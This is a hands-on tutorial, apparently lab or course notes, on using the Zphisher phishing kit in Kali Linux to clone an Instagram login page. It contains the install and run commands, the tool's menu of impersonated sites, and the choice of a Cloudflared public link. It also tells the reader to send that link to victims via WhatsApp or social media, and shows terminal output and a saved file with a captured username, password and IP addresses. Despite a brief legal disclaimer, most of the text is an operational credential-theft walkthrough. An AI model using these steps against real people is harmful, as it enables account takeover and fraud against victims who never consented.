

# PHISHING TOOLS

## What Are Phishing Tools?

**Phishing tools** are software or scripts used to **simulate** or **carry out phishing attacks** — attempts to trick users into revealing sensitive information like usernames, passwords, credit card numbers, or OTPs by imitating legitimate websites or services.

### Important:

Phishing is **illegal** if done without permission.

Use phishing tools **only for learning and in legal environments** like labs or ethical hacking courses.

### Some Common Phishing Tools:

- **Zphisher** – Easy tool to make fake login pages
- **SocialFish** – Creates fake websites to collect passwords
- **HiddenEye** – More advanced, tracks IP, fake OTP pages
- **SET** (Social Engineer Toolkit) – Found in Kali Linux, used for phishing and social engineering
- **Gophish** – Used for training and awareness in companies
- **PyPhisher**- PyPhisher is a tool to create fake login pages for phishing attacks.
- **ALHacking**- ALHacking is a Kali Linux tool for info gathering and ethical hacking.

**we perform phishing using Zphisher.**


**Zphisher Download Link:** <https://github.com/htr-tech/zphisher.git>

### Installation Steps:

1. **Open Kali Linux Terminal**
2. **Clone the Zphisher Repository:**

```
git clone https://github.com/htr-tech/zphisher.git
```


This will download the Zphisher tool into your system for further use.



```
root@kali:~/home/kali
└─# ls
ALHacking Documents Music Pictures Templates Videos
Desktop Downloads pass.txt Public user.txt zphisher
└─#
```

After that, navigate to the Zphisher directory using the command:


```
cd zphisher
```



```
root@kali:~/home/kali
└─# ls
ALHacking Documents Music Pictures Templates Videos
Desktop Downloads pass.txt Public user.txt zphisher
└─# cd zphisher
└─#
```

Then, use **ls** to list the files and run Zphisher with:


**bash zphisher.sh**



```
(root㉿kali)-[~/home/kali/zphisher]
# ls
auth Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh

(root㉿kali)-[~/home/kali/zphisher]
# bash zphisher.sh
```

After that, you will see multiple phishing options displayed on the screen.




```
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch      [21] DeviantArt
[02] Instagram     [12] Pinterest   [22] Badoo
[03] Google         [13] Snapchat    [23] Origin
[04] Microsoft      [14] Linkedin    [24] DropBox
[05] Netflix        [15] Ebay        [25] Yahoo
[06] Paypal         [16] Quora       [26] Wordpress
[07] Steam           [17] Protonmail [27] Yandex
[08] Twitter         [18] Spotify     [28] StackoverFlow
[09] Playstation    [19] Reddit      [29] Vk
[10] Tiktok          [20] Adobe       [30] XBOX
[31] Mediafire      [32] Gitlab      [33] Github
[34] Discord         [35] Roblox
```

You can select any option from the list. For example, if you choose Instagram, select option 2. Then, from the available methods, you can select any one—here, option 3 is selected.




```
[ :: ] Select An Attack For Your Victim [ :: ]  
[ 01 ] Facebook      [ 11 ] Twitch        [ 21 ] DeviantArt  
[ 02 ] Instagram     [ 12 ] Pinterest    [ 22 ] Badoo  
[ 03 ] Google          [ 13 ] Snapchat    [ 23 ] Origin  
[ 04 ] Microsoft      [ 14 ] LinkedIn     [ 24 ] DropBox  
[ 05 ] Netflix          [ 15 ] Ebay          [ 25 ] Yahoo  
[ 06 ] Paypal          [ 16 ] Quora         [ 26 ] Wordpress  
[ 07 ] Steam            [ 17 ] Protonmail   [ 27 ] Yandex  
[ 08 ] Twitter          [ 18 ] Spotify       [ 28 ] StackoverFlow  
[ 09 ] Playstation      [ 19 ] Reddit        [ 29 ] Vk  
[ 10 ] Tiktok           [ 20 ] Adobe         [ 30 ] XBOX  
[ 31 ] Mediafire       [ 32 ] Gitlab        [ 33 ] Github  
[ 34 ] Discord          [ 35 ] Roblox  
  
[ 99 ] About          [ 00 ] Exit  
  
[-] Select an option : 2  
  
[ 01 ] Traditional Login Page  
[ 02 ] Auto Followers Login Page  
[ 03 ] 1000 Followers Login Page  
[ 04 ] Blue Badge Verify Login Page  
  
[-] Select an option : 3
```

You will see an interface with different options. Choose one — for example, I selected option 2.

**Localhost:** Only works on your own network — others can't open the link.


**Cloudflared:** Creates a public link that anyone can open — no router setup needed.

**LocalXpose:** Also gives a public link, but needs an account and token.




```
2PHISHER 2.3.5  
  
[ 01 ] Localhost  
[ 02 ] Cloudflared  [Auto Detects]  
[ 03 ] LocalXpose   [NEW! Max 15Min]  
  
[-] Select a port forwarding service : 2
```

If you want to change your masked URL, type y. If you do not want to change it, type n.



Here, you can see that the phishing links have been generated.



Copy the generated phishing link and send it through WhatsApp, social media, or other platforms.

When the victim opens the link, they will see a fake Instagram login page. Once the victim enters their credentials, the information will be captured and displayed in your terminal.

The screenshot shows a web browser window with multiple tabs open. The active tab displays a landing page for a service called "Free Instagram Followers Trial". The page features a yellow header bar with the text "News 1 January 2021:" and "Get upto 1000 Followers fast and instantly. Feel free to try the free trial below.". Below this is a large orange form area with the heading "Enter your details below". It contains three input fields: "Instagram Username", "Instagram Password", and a "Submit" button. A small link "Get Followers" is visible at the bottom right of the form.

You can clearly see the victim's IP address along with their Instagram username and password displayed in your terminal.

The screenshot shows a terminal window on a Kali Linux VM. The terminal output displays several lines of text indicating successful login information extraction:

```
[+] Victim's IP : 38.183.11.68
[+] Saved in : auth/ip.txt
[+] Victim IP Found !
[+] Victim's IP : 2404:7c80:5c:98c3:e488:a514:f86f:d47f
[+] Saved in : auth/ip.txt
[+] Victim IP Found !
[+] Victim's IP : 2404:7c80:5c:98c3:e488:a514:f86f:d47f
[+] Saved in : auth/ip.txt
[+] Login info Found !!
[+] Account : laskhaman
[+] Password : dsfgergefd
[+] Saved in : auth/usernames.dat
[+] Waiting for Next Login Info, Ctrl + C to exit.
```

A red box highlights the last five lines of the output, which show the victim's IP, saved file path, found login info, account name, and password.

The victim's information is also saved in the file auth/usernames.txt for later reference.

```
kali-linux-2025.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help ━━ 1 2 3 4 ━━━━━━━━━━━━━━━━━━━━━━━━ 4:21
Library Type here to sea... X
My Computer kali-linux-2025.2-vmware-amd64 Metasploitable2 pfSense Windows Server
File Actions Edit View Help
[-] Password : dsfgergef
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. ^C
[!] Program Interrupted.

[root@kali]-[~/home/kali/zphisher]
# ls
auth Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh
[root@kali]-[~/home/kali/zphisher]
# cd auth
[root@kali]-[~/home/kali/zphisher/auth]
# ls
ip.txt usernames.dat
[root@kali]-[~/home/kali/zphisher/auth]
# cat usernames.dat
Instagram Username: laskhaman Pass: dsfgergef
[root@kali]-[~/home/kali/zphisher/auth]
#
```